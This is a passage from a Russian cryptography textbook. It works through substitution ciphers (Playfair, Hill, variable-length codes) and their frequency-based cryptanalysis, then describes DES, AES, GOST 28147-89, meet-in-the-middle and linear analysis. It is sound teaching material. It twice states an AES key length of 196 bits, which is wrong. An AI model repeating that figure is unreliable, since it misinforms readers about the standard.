Во-первых, можно воспользоваться полученной подстановкой, заменяя каждую букву слова (найденную в верхней строке) ее образом в нижней строке: LEZYKVXEFYAZ.

Во-вторых — вычислить значение функции шифрования $E_k(x)$, исходя из ее определения:

$Y = E_k(x) = (3 \cdot 2 + 5, 3 \cdot 17 + 5, 3 \cdot 24 + 5, 3 \cdot 15 + 5, 3 \cdot 19 + 5, 3 \cdot 14 + 5, 3 \cdot 9 + 5, 3 \cdot 17 + 5, 3 \cdot 0 + 5, 3 \cdot 15 + 5, 3 \cdot 7 + 5, 3 \cdot 24 + 5) = (11,4,25,24,10,21,23,4,5,24,0,25)$.

В буквенном эквиваленте Y совпадает с полученным ранее шифрованным текстом.

Это были примеры шифров равнозначной замены.

Рассмотрим шифр разнозначной замены.

I	N	C	T	A	U	S
0	1	86	3	5	94	6
B	D	E	F	G	H	J
80	83	2	89	91	95	98
K	L	M	O	P	Q	R
81	84	87	4	92	96	7
V	W	X	Y	Z	.	/
82	85	88	90	93	97	99

Нумерация букв алфавита произведена по столбцам (сверху вниз), при этом восемь самых частых букв (A,E,I,N,O,R,S,T) занумерованы числами от 0 до 7, а остальные — двузначными числами от 80 до 99. Такую таблицу легко запомнить. Работать же удобнее с эквивалентной таблицей:

	0	1	2	3	4	5	6	7	8	9
	I	N	E	T	O	A	S	R	-	-
8	B	K	V	D	L	W	C	M	X	F
9	Y	G	P	Z	U	H	Q	.	J	/

При шифровании открытый текст записывается со знаком пробела между словами. Точка, встретившаяся в тексте, считается отдельным словом. После этого производится замена шифровеличин на шифрообозначения согласно таблице, при этом цифровые данные не изменяются.

Попытаться зашифровать и расшифровать слово CRYPTOGRAPHY можно самостоятельно.

Криптоанализ поточного шифра простой замены.

Сначала рассмотрим простейший случай — однобуквенной замены.

Любой метод вскрытия шифра простой однобуквенной замены основан на том обстоятельстве, что с точностью до переобозначений частотные характеристики шифротекста и открытого текста одинаковы. При этом используются априорные частотные характеристики предполагаемого открытого текста, полу-

чаемые с учетом «характера переписки». Такие характеристики являются более «рельефными» для литературных текстов и менее «рельефными» для формализованных электронных текстов. Чем менее рельефно распределение знаков текста, тем сложнее задача вскрытия шифра простой замены. Для открытых текстов с «почти равномерным» распределением знаков эта задача становится практически не решаемой. Это следует учитывать и не питать иллюзий о простоте вскрытия шифра простой замены. Методы «рандомизации» или «сжатия» открытых текстов, например, с использованием компьютерных архиваторов значительно усложняют задачу вскрытия шифра простой замены.

Рельефность диаграммы текста тесно связана с такой его важной теоретико-информационной характеристикой, как избыточность. Мы рассмотрим решение задачи вскрытия шифра простой замены лишь при условии, что предполагаемые открытые тексты — это литературные тексты с «приличной» избыточностью. Кроме того, мы будем считать, что при дешифровании мы располагаем достаточно большим числом знаков шифротекста, чтобы опираться не на «фокусы», использованные, например, в известных произведениях Эдгара По и Артура Конан Дойля, а в большей степени на «статистику».

Обычно выделяют следующие этапы алгоритма криптоанализа:

1. Подсчет частот встречаемости шифрообозначений, а также некоторых их сочетаний, например биграмм и триграмм подряд идущих знаков и сравнение с соответствующими характеристиками открытого текста.
2. Выявление шифрообозначений, заменяющих гласные и согласные буквы.
3. Выдвижение гипотез о значениях шифрообозначений и их проверка.
4. Восстановление истинного значения шифрообозначений.

Если длина текста достаточно велика, то найденные на этапе 1 частоты окажутся близкими к априорным значениям частот знаков (соответственно — биграмм или триграмм). Проведенная на этом этапе работа служит основанием для выдвижения гипотез о том, какие буквы соответствуют данным шифрообозначениям. При этом учитывается, что каждая буква имеет группу предпочтительных связей, которые составляют ее наиболее характерную особенность. Как правило, такие гипотезы подтверждаются не полностью. Хорошим критерием при этом является «читаемость» восстанавливаемого открытого текста.

Выделение шифрообозначений, отвечающих гласным и согласным, основано на характерных свойствах этих букв. Если шифрообозначение часто встречается, равномерно располагается по шифротексту, в отдельных местах чередуется через 1, 2 или 3 знака, сочетается со средними и редкими (по частоте) шифрообозначениями, то это дает основания полагать, что такое шифрообозначение скрывает гласную букву. Удвоение гласных в открытом тексте происходит реже, чем согласных. Если некоторое шифрообозначение признано гласной, то буква, часто сочетающаяся с ней, скорее всего согласная. В открытом тексте чрезвычайно редко встречаются три и более подряд идущие гласные. Четыре и более подряд идущие согласные также редки. Важно учитывать также процентное соотношение чисел гласных и согласных в открытом тексте.

При проверке гипотез о значениях шифрообозначений полезен поиск в шифротексте слов с характерной структурой, которые часто встречаются в открытом тексте. Для русского языка — это, например слова: *сколько*, *которое*, *что* и т. п. Для английского языка — слова *every*, *that*, *look*, *the* и т. п. Такие слова выделяются в шифротексте посредством интервалов между повторяющимися частыми буквами, характерными сочетаниями гласных и согласных.

Если с помощью приведенных соображений произведено несколько идентификацией шифрообозначений, то дальнейшая работа по вскрытию текста криптограммы не представляет особого труда.

Задача дешифрования еще более упрощается, если известно, что использовался сдвиговый или аффинный шифр. Так, для аффинного шифра достаточно идентифицировать лишь пару шифрообозначений с тем, чтобы полностью восстановить открытый текст.

Рассмотрим особенности вскрытия равнозначных и разнозначных шифров простой замены.

Если шифр простой замены не является однобуквенным, то при вскрытии криптограммы необходимо попытаться восстановить множество шифровеличин. Если эта задача решена, то дальнейшая работа ничем не отличается от той, которую мы проделали для шифра однобуквенной простой замены.

Следует учитывать, что в литературных открытых текстах часто встречаются повторения фрагментов, состоящих из трех и большего числа букв. При применении к тексту шифра простой замены соответствующие повторения остаются и в шифрованном тексте. Если в криптограмме встретилось несколько повторений, то их успешно можно использовать для определения значности шифрообозначений.

Очевидно, что для равнозначного шифра простой замены длины повторений и расстояния между ними должны быть кратны значности шифра. Находя наибольший общий делитель этих чисел, мы с большой вероятностью получаем искомую значность. Некоторые сомнения в правильности определения значности помогает устранить подсчет общего числа шифрообозначений. Если это число близко к ожидаемому числу шифрообозначений (скажем, к числу букв алфавита), и диаграмма их повторяемости близка к табличной, то, скорее всего, значность шифра определена верно.

Для разнозначного шифра дело обстоит несколько сложнее. В этом случае числа, равные длинам повторений и расстояниям между ними, скорее всего, взаимно просты в совокупности. Однако и для таких шифров задача определения множества шифрообозначений не безнадежна. В этом помогает естественное ограничение, которым обычно пользуются при составлении таблицы шифрообозначений. Оно связано с требованием однозначности расшифрования и заключается в том, чтобы ни одно из шифрообозначений не являлось началом никакого другого шифрообозначения (в теории кодирования это называется префиксным кодом). Если значность шифрообозначений колеблется в незначительных пределах, то перебор сравнительно небольшого числа вариантов приводит (с учетом ограничения) к правильному определению большинства шифрообозначений. Некоторые

затруднения могут возникать лишь при определении значности шифрообозначений, редко встречающихся в тексте. Как правило, они определяются при попытке прочтения тех участков криптограммы, для которых восстановленная значность шифрообозначений не вызывает сомнений.

Увеличение значности шифрообозначений делает шифр неэкономным, поэтому получили распространение шифры, использующие одно- и двузначные шифрообозначения, подобные рассмотренному выше в примере шифру. Понятно, что для таких шифров наибольшую повторяемость в шифротексте имеют цифры, с которых начинаются двузначные шифрообозначения. Выдвигая гипотезы о таких цифрах и отмечая в шифротексте соответствующие двузначные шифрообозначения, можно восстановить и однозначные шифрообозначения, оказавшиеся в шифротексте между некоторыми двузначными шифрообозначениями. Дальнейшая работа по вскрытию открытого текста для разнозначного шифра ничем не отличается от уже рассмотренного алгоритма вскрытия шифра однобуквенной простой замены.

2. Блочные шифры простой замены.

Как мы убедились, задача вскрытия простой однобуквенной замены является не слишком сложной. Основная слабость такого шифра состоит в том, что избыточность открытого текста, полностью проникающая в шифротекст, делает (за счет малого числа шифровеличин, которыми являются буквы алфавита) очень рельефной диаграмму повторяемости знаков криптограммы. Это побудило в свое время криптографов к устранению этой слабости за счет увеличения числа шифровеличин. Интуитивно понятно, что чем больше разница между числом шифровеличин и числом букв алфавита, тем более равномерной должна стать диаграмма повторяемости знаков шифротекста. Первым естественным шагом в этом направлении стало увеличение значности шифровеличин, то есть использование блочных шифров простой замены.

Простейший блочный шифр оперирует с биграммными шифровеличинами. Одними из первых таких шифров были биграммные шифры Порта и Плейфера. Рассмотрим шифр Плейфера, нашедший широкое применение в начале XX века.

Основой шифра Плейфера является прямоугольная таблица, в которую записан перемешанный алфавит. Правило шифрования состоит в следующем .

Буквы биграммы (i, j), $i \neq j$ открытого текста находятся в данной таблице. При шифровании биграмма (i,j) заменяется биграммой (k,l), где k и l определяются в соответствии с правилами 1–3 (слева алгоритмическое описание, на рисунке справа — графическое представление):

1. Если i и j не лежат в одной строке или одном столбце, то их позиции образуют противоположные вершины прямоугольника. Тогда k и l — другая пара вершин, причем k — вершина, лежащая в той же строке, что и i.

2. Если i и j лежат в одной строке, то k и l — буквы той же строки, расположенные непосредственно справа от i и j соответственно. При этом если одна из букв — последняя в строке, то считается, что ее «правым соседом» является первая буква той же строки.

3. Аналогично, если i и j лежат в одном столбце, то они заменяются их «соседями снизу».




Рис. 15. Правила шифра Плейфера.

При шифровании открытый текст представляется в виде последовательности биграмм. Если текст имеет нечетную длину или содержит биграмму, состоящую из одинаковых букв, то в него добавляются «пустышки» следующим образом. «Пустышкой» является некоторая редкая для данного типа текста буква (или знак), которая вставляется между одинаковыми буквами биграммы или добавляется в текст для того, чтобы его длина стала четной. Такие изменения открытого текста, как правило, не мешают при расшифровании.

Рассмотрим пример.

Пусть шифр использует прямоугольник размером 5 x 6, в который записан систематически перемешанный русский 30-буквенный алфавит на основе ключевого слова *командир*:

к	**о**	**м**	**а**	**н**	**д**
и	**р**	б	в	г	е
ж	з	л	п	с	т
у	ф	х	ц	ч	ш
щ	ь	ы	э	ю	я

Зашифруем фразу «*автором метода является Уитстон*». В качестве «пустышки» будем использовать редкую букву «*ф*». Представим фразу в виде последовательности биграмм:

АВ ТО РО МФ МЕ ТО ДА ЯВ ЛЯ ЕТ ТЯ УИ ТС ТО НФ

(«Пустышку» пришлось вставить дважды.)

В соответствии со сформулированными правилами получаем шифротекст:

ВП ЗД ЗР ОХ ДБ ЗД КН ЭЕ ТЫ ТШ ТЮ ЩЖ ЖТ ЗД ОЧ

или без пробелов

впздзрохдбздкнэетытштющжжтздоч

Криптоанализ шифра Плейфера опирается на частотный анализ биграмм, триграмм и четырехграмм шифротекста и особенности замены шифровеличин на шифрообозначения, связанные с расположением алфавита в прямоугольнике.

Шифровеличинами для другого широко известного блочного шифра — шифра Хилла (названного по имени Лестора Хилла) — являются n-граммы открытого текста (n>2), представленного некоторым числовым кодом (так что алфавитом открытого текста служит кольцо вычетов по модулю мощности алфавита Z_n).

Правило шифрования представляет собой линейное преобразование кольца Z_n: если $x = (x_1,...,x_n)$ — n-грамма открытого текста, k — некоторая обратимая матрица над Z (ключ) и

$y = (y_1,...,y_n)$ — n-грамма шифротекста, то $y=E_k(x)=k\cdot x$. Соответственно $x=D_k(y)=k^{-1}\cdot y$, где k^{-1} — матрица, обратная к матрице для k.

Подчеркнем, что матричные операции здесь производятся над кольцом Z_n, то есть значение матрицы есть остаток результата перемножения поделенный на мощность алфавита.

Рассмотрим пример.

Положим $n = 4$ и зашифруем фразу: *без труда не вынешь рыбку из пруда* записанную в 30-буквенном русском алфавите. Условимся о числовом кодировании букв в соответствии с таблицей:

А	Б	В	Г	Д	Е	Ж	З	И	К	Л	М	Н	О	П
1	18	11	6	0	15	20	5	21	23	13	4	16	8	25

Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ь	Ы	Э	Ю	Я
24	10	19	26	12	2	28	7	17	22	3	29	27	14	9

В качестве ключа выберем матрицу

$$k = \begin{pmatrix} 1 & 2 & 3 & 4 \\ 1 & 2 & 3 & 5 \\ 1 & 3 & 3 & 5 \\ 1 & 3 & 4 & 5 \end{pmatrix}$$

Запишем открытый текст по столбцам матрицы T:

$$T = \begin{pmatrix} 18 & 24 & 16 & 16 & 24 & 26 & 24 \\ 15 & 26 & 15 & 15 & 29 & 21 & 26 \\ 5 & 0 & 11 & 17 & 18 & 5 & 0 \\ 19 & 1 & 29 & 3 & 23 & 25 & 1 \end{pmatrix}$$

Вычислим произведение и получим шифротекст в виде матрицы $D = k \cdot T$:

$$D = \begin{pmatrix} 19 & 20 & 15 & 19 & 18 & 3 & 20 \\ 8 & 21 & 14 & 22 & 11 & 28 & 21 \\ 23 & 17 & 29 & 7 & 10 & 19 & 17 \\ 28 & 17 & 10 & 24 & 28 & 24 & 17 \end{pmatrix}$$

Теперь осталось воспользоваться числовым кодом, чтобы выписать шифротекст в буквенном виде:

токижишшеюыстщчрбвсцьцтржишш

Замечание. Из соображений удобства в применении получили широкое распространение шифры, для которых правила шифрования и расшифрования идентичны. Такие шифры называются обратимыми. Шифр Хилла является обратимым в том и только том случае, когда $k^{-1} = k$, или иначе: $k^2 = E$, где E — единичная матрица.

Естественным обобщением шифра Хилла является аффинный блочный шифр, правило шифрования $f(x) = x \cdot A + \vec{b}$. При этом A является обратимой матрицей nxn, а b — фиксированным n-мерным вектором.

Некоторые замечания по криптоанализу блочных шифров и, в частности, шифра Хилла.

Увеличение значности шифровеличин резко усложняет попытки вскрытия открытого текста по известному тексту криптограммы. Однако свойство линейности, присущее рассматриваемым шифрам, конечно, является их криптографической слабостью. Так, если известен некоторый набор блоков шифротекста и соответствующих им блоков открытого текста, то операция по вскрытию аффинного шифра сводится к вычитанию, обращению и перемножению матриц.

Принципы построения современных блочных шифров

Как правило, алфавитом, на котором действует блочный шифр, является множество двоичных блоков открытого текста одинаковой длины (64, 128 и т. д. бит). Сама реализация преобразований столь больших алфавитов является сложной задачей, а использование преобразований с целью шифрования требует от них еще ряда специальных качеств.

К. Шеннон сформулировал общий принцип построения шифрующих преобразований — принцип «перемешивания». Суть его состоит в требовании, чтобы применение шифрующего преобразования к наборам аргументов, отличающихся в незначительном числе позиций, приводило к существенному изменению результата. Обеспечить выполнение этого требования в сочетании с простотой реализации конкретного отображения в общем случае представляется затруднительным. Поэтому К. Шеннон предложил реализовывать сложные преобразования в виде суперпозиции нескольких простых отображений. Подход К. Шеннона, использующий итеративное построение преобразований, в настоящее время является основным путем синтеза блочных шифров.

Блочные шифры реализуются путем многократного применения к блокам открытого текста некоторых базовых преобразований. Базовые преобразования должны удовлетворять ряду требований, обусловленных тем, что они, во-первых, должны быть просто реализуемым, в том числе программным способом на ЭВМ, и, во-вторых, при небольшом числе циклов давать аналитически сложные преобразования.

Обычно используются базовые преобразования двух типов — сложные в криптографическом отношении локальные преобразования над отдельными частями шифруемых блоков и простые преобразования, переставляющие между собой части шифруемых блоков. В криптографической литературе первые преобразования получили название «*перемешивающих*», а вторые — «*рассеивающих*». Качественно можно сказать, что перемешивание усложняет восстановление взаимосвязи статистических и аналитических свойств открытого и шифрованного текстов, а рассеивание распространяет влияние одного знака открытого

текста на большое число знаков шифротекста, что позволяет сгладить влияние статистических свойств открытого текста на свойства шифротекста.

Алгоритм шифрования выполняет некоторое число циклов. Каждый цикл состоит в применении преобразований первого и второго типов. Такой принцип построения дает возможность реализовать каждый цикл шифрования с использованием однотипных узлов, а также выполнять расшифрование путем обработки данных в обратном направлении.

Удобной моделью для реализации базовых преобразований служат регистры сдвига. При этом рассеивающие преобразования определяются функциями обратной связи, а перемешивающие — сдвигами информации в регистре.

Примеры блочных шифров.

Американский стандарт шифрования данных DES.

Стандарт шифрования данных DES (Data Encryption Standard) опубликован Национальным бюро стандартов США в 1977 г. В 1980 г. этот алгоритм был принят Национальным институтом стандартов и технологий США (НИСТ) в качестве стандарта шифрования данных для защиты от несанкционированного доступа к важной, но несекретной информации в государственных и коммерческих организациях США.

К достоинствам DES можно отнести простоту ключевой системы, высокую скорость аппаратной и программной реализации, достаточно высокую криптографическую стойкость алгоритма шифрования при заданной длине ключа.

Алгоритм DES, используя комбинацию ряда подстановок и перестановок, осуществляет шифрование 64-битовых блоков данных с помощью 56-битового ключа *k*. Схема алгоритма DES изображена на рисунке 16.




Рис. 16. Схема алгоритма DES.

Процесс шифрования состоит в начальной перестановке битов входного блока, шестнадцати циклах шифрования и, наконец, конечной перестановке битов.

Для алгоритма DES разработчиками был предложен стандартный набор таблиц, которые должны использоваться при реализации алгоритма DES в неизменном виде. Все числа в таблицах подобраны таким образом, чтобы максимально затруднить процесс вскрытия шифра путем подбора ключа.

Криптоанализ DES приводит к довольно сложным системам уравнений. Дело в том, что каждый бит блока шифротекста является функцией от всех битов блока открытого текста и ключа. Известные аналитические методы вскрытия DES не дают существенного выигрыша по сравнению с полным перебором всего множества из 2^{56} ключей. К недостаткам алгоритма DES относится небольшое (по современным меркам) число ключей, что дает возможность их полного перебора на быстродействующей вычислительной технике за реальное время.

В качестве метода борьбы с этим недостатком, была предложена идея многократного шифрования, т. е. использования блочного алгоритма несколько раз с разными ключами для шифрования одного и того же блока открытого текста.

Рассмотрим двукратное шифрование блока открытого текста с помощью двух разных ключей. В этом случае сначала шифруют блок M ключом k_1, а затем получившийся шифротекст $E_{k1}(M)$ шифруют ключом k_2. В результате двукратного шифрования получают криптограмму $C = E_{k2}(E_{k1}(M))$.

Если множество преобразований, реализуемых блочным шифром, является группой (относительно операции композиции преобразований), то всегда найдется такой ключ k, что $C = E_k(M)$. В таком случае двукратное шифрование не дает преимущества по сравнению с однократным шифрованием. В противном случае после двукратного шифрования нужно будет определять оба использованных ключа. Следовательно, трудоемкость перебора ключей по сравнению с однократным шифрованием возводится в квадрат.

Доказано, что множество преобразований, реализуемых полной схемой DES, не образует группу. Множество преобразований DES порождает группу подстановок (степени 2^{64}), мощность которой превышает число 10^{2499}. Поэтому многократное шифрование с помощью DES имеет смысл.

Возможны варианты и тройного шифрования с использованием алгоритма DES. В одном из них предлагается шифровать блок M открытого текста три раза с помощью двух ключей k_1 и k_2. Уравнение шифрования в этом случае имеет вид $C = E_{k1}(D_{k2}(E_{k1}(M)))$. Введение в такую схему операции расшифрования D_{k2} обеспечивает совместимость схемы со схемой однократного использования DES. Для этого достаточно выбрать одинаковые ключи.

Другой вариант предусматривает использование трех различных ключей. Уравнение шифрования в этом случае принимает вид $C = E_{k3}(D_{k2}(E_{k1}(M)))$. При этом возрастает общая длина результирующего ключа и соответственно возрастает стойкость шифра. Следует помнить, что такое возрастание не может быть безграничным, оно происходит до тех пор, пока суммарное число ключей не превзойдет общее число преобразований, реализуемых схемой, то есть общее число простых замен, «из которых состоит» данный шифр замены.

Официально DES являлся стандартом шифрования данных до 31 декабря 1998 г. В 1997 г. был объявлен конкурс на новый стандарт, который был назван AES (Advanced Encryption Standard). 2 октября 2000 г. Национальный институт стандартов и технологий (НИСТ) США объявил победителя «конкурса AES». Им стал алгоритм RIJNDAEL, разработанный двумя криптографами из Бельгии: Джоном Дименом (Joan Daemen) и Винсентом Риджменом (Vincent Rijmen).

Американский стандарт шифрования данных AES.

В качестве стандарт шифрования данных AES (Advanced Encryption Standard) 2 октября 2000 г. был принят алгоритм RIJNDAEL, разработанный бельгийскими криптографами: Джо-

ном Дименом (Joan Daemen) и Винсентом Риджменом (Vincent Rijmen).

Алгоритм RIJNDAEL представляет блок данных размером в 128 бит в виде двумерного байтового массива размером 4x4. Все операции производятся над отдельными байтами массива, а также над независимыми столбцами и строками.

Алгоритм использует следующие типы преобразований:

1. BS (ByteSub) — табличная замена каждого байта массива. По значению байт $a_{i,j}$ из таблицы замен выбирается байт $b_{i,j}$.

2. SR (ShiftRow) — сдвиг строк массива. Первая строка остается без изменений, а остальные циклически побайтно сдвигаются влево на фиксированное число байт, зависящее от размера массива. Например, для массива размером 4x4 строки 2, 3 и 4 сдвигаются соответственно на 1, 2 и 3 байта.

3. MC (MixColumn) — операция над независимыми столбцами массива. Каждый столбец по определенному правилу умножается на фиксированную матрицу c(x).

4. AK (AddRoundKey) — добавление ключа: каждый бит массива складывается по модулю 2 с соответствующим битом ключа раунда, который, в свою очередь, вычисляется из ключа шифрования.

В каждом раунде выполняется поочередное применение данных преобразований к шифруемым данным с некоторыми исключениями: во-первых, перед первым раундом выполняется дополнительно операция AK, а в последнем раунде не выполняется MC. В результате последовательность операций при шифровании выглядит так:

AK, {BS, SR, MC, AK} (повторяется R-1 раз), BS, SR, AK

Количество циклов шифрования (R) в алгоритме RIJNDAEL является переменным (10, 12 или 14 циклов) и зависит от длины ключа шифрования (ключ может иметь длину 128, 196 или 256 бит).

Расшифрование выполняется применением следующих обратных операций:

1. Табличная замена BS осуществляется применением другой таблицы, являющейся инверсной относительно таблицы, применяемой при шифровании.

2. Обратной операцией к SR является циклический сдвиг строк вправо, а не влево.

3. Обратная операция к MC — умножение по тем же правилам на другую матрицу d(x), удовлетворяющую условию: $c(x) \cdot d(x) = 1$

4. Добавление ключа AK является обратным самому себе, поскольку в нем используется операция XOR.

Данные обратные операции для расшифрования информации применяются в обратном порядке относительно вышеприведенной последовательности операций шифрования информации.

Стандарт шифрования данных ГОСТ 28147-89.

В России установлен единый алгоритм криптографического преобразования данных для систем обработки информации в сетях ЭВМ, отдельных вычислительных комплексах и ЭВМ. Он определяется ГОСТом 28147-89. Этот алгоритм предназначен для аппаратной и программной реализации, удовлетворяет современным криптографическим требованиям и не накладывает ограничений на степень секретности защищаемой информации. Алгоритм реализует шифрование 64-битных блоков данных с помощью 256-битового ключа.

Этот стандарт, принятый в 1989 году, успешно используется до сих пор и обеспечивает высокую степень защищенности информации.

Структурная схема алгоритма шифрования стандарта ГОСТ 28147-89 представлена на рисунке 17.

Обозначения:

N_1, N_2 — 32-разрядные накопители;

$СМ_1$ — сумматор по модулю 2^{32} (операция +);

$СМ_2$ — сумматор по модулю 2 (операция $\oplus$);

R — 32-разрядный регистр циклического сдвига;

КЗУ — ключевое запоминающее устройство объемом 256 бит, состоящее из восьми 32-разрядных накопителей;




Рис. 17. Структурная схема алгоритма шифрования ГОСТ 28147-89.

S — блок подстановки, состоящий из восьми узлов замены (S-блоков замены) $S_1,S_2,...,S_8$.

Открытые данные, подлежащие шифрованию, разбивают на 64-разрядные блоки. В ключевое запоминающее устройство вводится 256 бит ключа *k*, записанного в виде восьми 32-разрядных подключей k_i: $k = k_7k_6k_5k_4k_3k_2k_1k_0$.

Каждый блок подстановки можно представить в виде таблицы-перестановки 16 чисел. S-блоки представляют собой ключевые элементы, которые являются общими для каждой сети связи. Они должны храниться в секрете.

Процедура шифрования 64-разрядного блока T_0 включает 32 цикла.

Последовательность битов блока T_0 разбивается на две половины по 32 бита (взятые в обратном порядке) и вводятся в накопители N_1 и N_2 перед началом первого цикла шифрования.

В каждом цикле производится сложение текущего значения накопителя N_1 с одним из ключей k_i, перестановка в S-блоках, циклический сдвиг на 11 бит в сторону старших разрядов и сложение по модулю 2 с накопителем N_2. Затем результат преобразования записывается в накопитель N_1, в накопитель N_2 переносится предыдущее значение накопителя N_1.

Порядок подстановки ключей при шифровании определяется следующей последовательностью:

$k_0k_1k_2k_3k_4k_5k_6k_7k_0k_1k_2k_3k_4k_5k_6k_7k_0k_1k_2k_3k_4k_5k_6k_7k_7k_6k_5k_4k_3k_2k_1k_0$.

Цикл расшифрования отличается от цикла шифрования обратным порядком ключевой последовательности.

Основные характеристики алгоритмов DES, AES и ГОСТ 28147-89.

Параметр	DES	AES	ГОСТ 28147-89
Размер блока шифрования, бит	64	128	64
Длина ключа, бит	56	128, 196, 256	256
Число циклов	16	10, 12, 14	32
Размер блока, шифруемого за один цикл, бит	32	128	32
Длина ключа используемого в цикле шифрования (ключа раунда), бит	48	128	32

Методы криптоанализа алгоритмов блочного шифрования.

Базовым при использовании блочных шифров является режим простой замены. В связи с этим рассмотрим ряд вопросов, связанных с эксплуатацией блочных шифров в этом режиме и влияющих на их криптографическую стойкость.

Как отмечалось выше, серьезным недостатком режима простой замены является то, что шифрование одинаковых блоков исходного текста дает идентичные блоки шифротекста. В результате криптоаналитик лишь на основе шифрованных данных может делать выводы о свойствах исходного текста. Примером таких выводов может служить определение факта рассылки писем с одинаковым содержанием нескольким адресатам. Если некоторые блоки открытого текста повторились, то во всех зашифрованных сообщениях, независимо от используемых ключей, на одинаковых местах будут встречаться повторяющиеся блоки шифрованных текстов.

Другой пример — передача ключей в зашифрованном виде по линиям связи. Повторение блоков в одном шифрованном тексте показывает, что часть битов в передаваемом ключе по-

вторились, и что в дальнейшем трудоемкость перебора ключей при их тотальном опробовании может быть сокращена за счет учета повторений.

К блочным шифрам, используемым в режиме простой замены, могут быть применены и некоторые методы анализа шифров простой замены в обычных алфавитах. В частности, при достаточно большой длине шифротекста можно применять методы анализа, использующие статистические характеристики открытых текстов. Например, вычисляя частоты появления блоков в шифрованном тексте и проводя опробование часто повторяющихся блоков, начиная с наиболее вероятных сочетаний знаков в открытом тексте, можно составить словарь соответствия между блоками открытого и шифрованного текстов. Далее, развивая текст по смыслу с учетом избыточности открытых текстов, найденные блоки открытого текста можно дополнять соседними блоками. При этом одновременно восстанавливается открытый текст и дополняется словарь соответствия. Этот метод эффективен, когда наблюдается стандартность переписки. Например, всегда стандартны заголовки деловых бумаг, юридических и прочих документов.

Еще одна слабость блочных шифров в режиме простой замены при шифровании осмысленных текстов связана с тем фактом, что в открытом тексте могут появляться не все сочетания знаков, что проявляется в фактическом сокращении числа используемых соответствий между блоками открытого и шифрованного текстов. Однако эта слабость легко устранима, если перед шифрованием применить к открытому тексту процедуру сжатия информации, например, использовать стандартные алгоритмы архивации данных.

Следующим моментом, на который следует обратить внимание, является проблема последнего неполного блока данных при шифровании текстов, длины которых не кратны размеру блока. При использовании блочного шифра этот неполный блок должен быть каким-либо образом дополнен до стандартной длины. Если при этом алгоритм дополнения выбран неудачно, например, блок дополняется одними нулями, то при определении соответствующего блока открытого текста у криптоаналитика появляются дополнительные возможности.

Отдельно остановимся на методах анализа криптографических алгоритмов, основанных на принципе многократного использования блочных шифров. Р. Меркль и М. Хеллман на примере DES показали, как, используя метод встречи посередине, можно вскрыть схему двукратного шифрования.

Рассмотрим метод вскрытия блочного шифра при использовании двойного шифрования в общем случае.

Предположим, что известны блок M открытого текста и соответствующий ему блок C шифрованного текста. Алгоритм вскрытия неизвестных ключей k_1, и k_2 состоит из двух этапов.

На первом этапе перебираются все возможные варианты ключа k_1. Для каждого варианта k ключа k_1 вычисляются значения $ADR(k) = E_k(M)$, после чего значения k помещаются в память по адресу ADR(k).

На втором этапе опробуются возможные варианты ключа k_2. Для опробуемого варианта k' ключа k_2 вычисляются значения $ADR(k') = D_{k'}(C)$ и производится обращение в память по адресу ADR(k'). Если по этому адресу памяти записи отсутствуют, то происходит переход к проверке следующего варианта k' ключа k_2. Если же по адресу ADR(k') в памяти хранится ключ k, то образуется допустимая пара ключей (k,k'), удовлетворяющая равенству $C=E_{k'}(E_k(M))$.

Заметим, что в ячейку памяти с номером ADR(k') могут попасть несколько вариантов ключа k (нужна специально организованная память). Для каждого из них пара (k,k') является допустимым ключом.

Для реализации данного алгоритма требуется $2 \cdot K$ проверок и столько же операций обращения к памяти, где K — общее число ключей шифра.

Таким образом, вместо K^2 операций, требуемых при полном переборе ключей, для метода встречи посередине потребуется порядка $4 \cdot K$ операций (операции опробования и обращения к памяти для простоты считают приблизительно равносильными по сложности). Заметим, что такой резкий эффект снижения трудоемкости достигается за счет использования большой (и специальным образом организованной) памяти.

Помимо *перебора ключей* и *метода встречи посередине*, при исследованиях блочных шифров успешно применяются методы *линейного* и *дифференциального* анализа.

Идея метода *линейного анализа* состоит в линеаризации уравнений шифрования, то есть замене сложных преобразований, описывающих алгоритм шифрования, их приближениями в классе линейных функций. Под приближением в классе линейных функций (или линейным аналогом) понимается линейная функция, значения которой для достаточно большого числа наборов аргументов совпадают со значениями данной функции шифрования. Чем выше вероятность совпадения значений линейного аналога со значениями функции шифрования при случайном и равновероятном выборе аргументов, тем лучше качество аналога.

Таким образом, линейный анализ сводит задачу определения ключей к решению системы линейных уравнений, в которой правые части уравнений известны с некоторой вероятностью. Из общих принципов математической статистики вытекает, что если распределение значений правых частей уравнений системы отлично от равномерного распределения, и имеется достаточно большое число уравнений, то решение такой системы линейных уравнений может быть найдено статистическими методами.

Блочные шифры строятся, как правило, по итеративному принципу. Поэтому даже использование на каждой итерации функций, не имеющих хороших линейных аналогов, не гарантирует их отсутствия в результирующем преобразовании. Проблема построения блочных шифров, для которых удается доказать отсутствие линейных аналогов, является весьма сложной задачей современной прикладной криптографии.

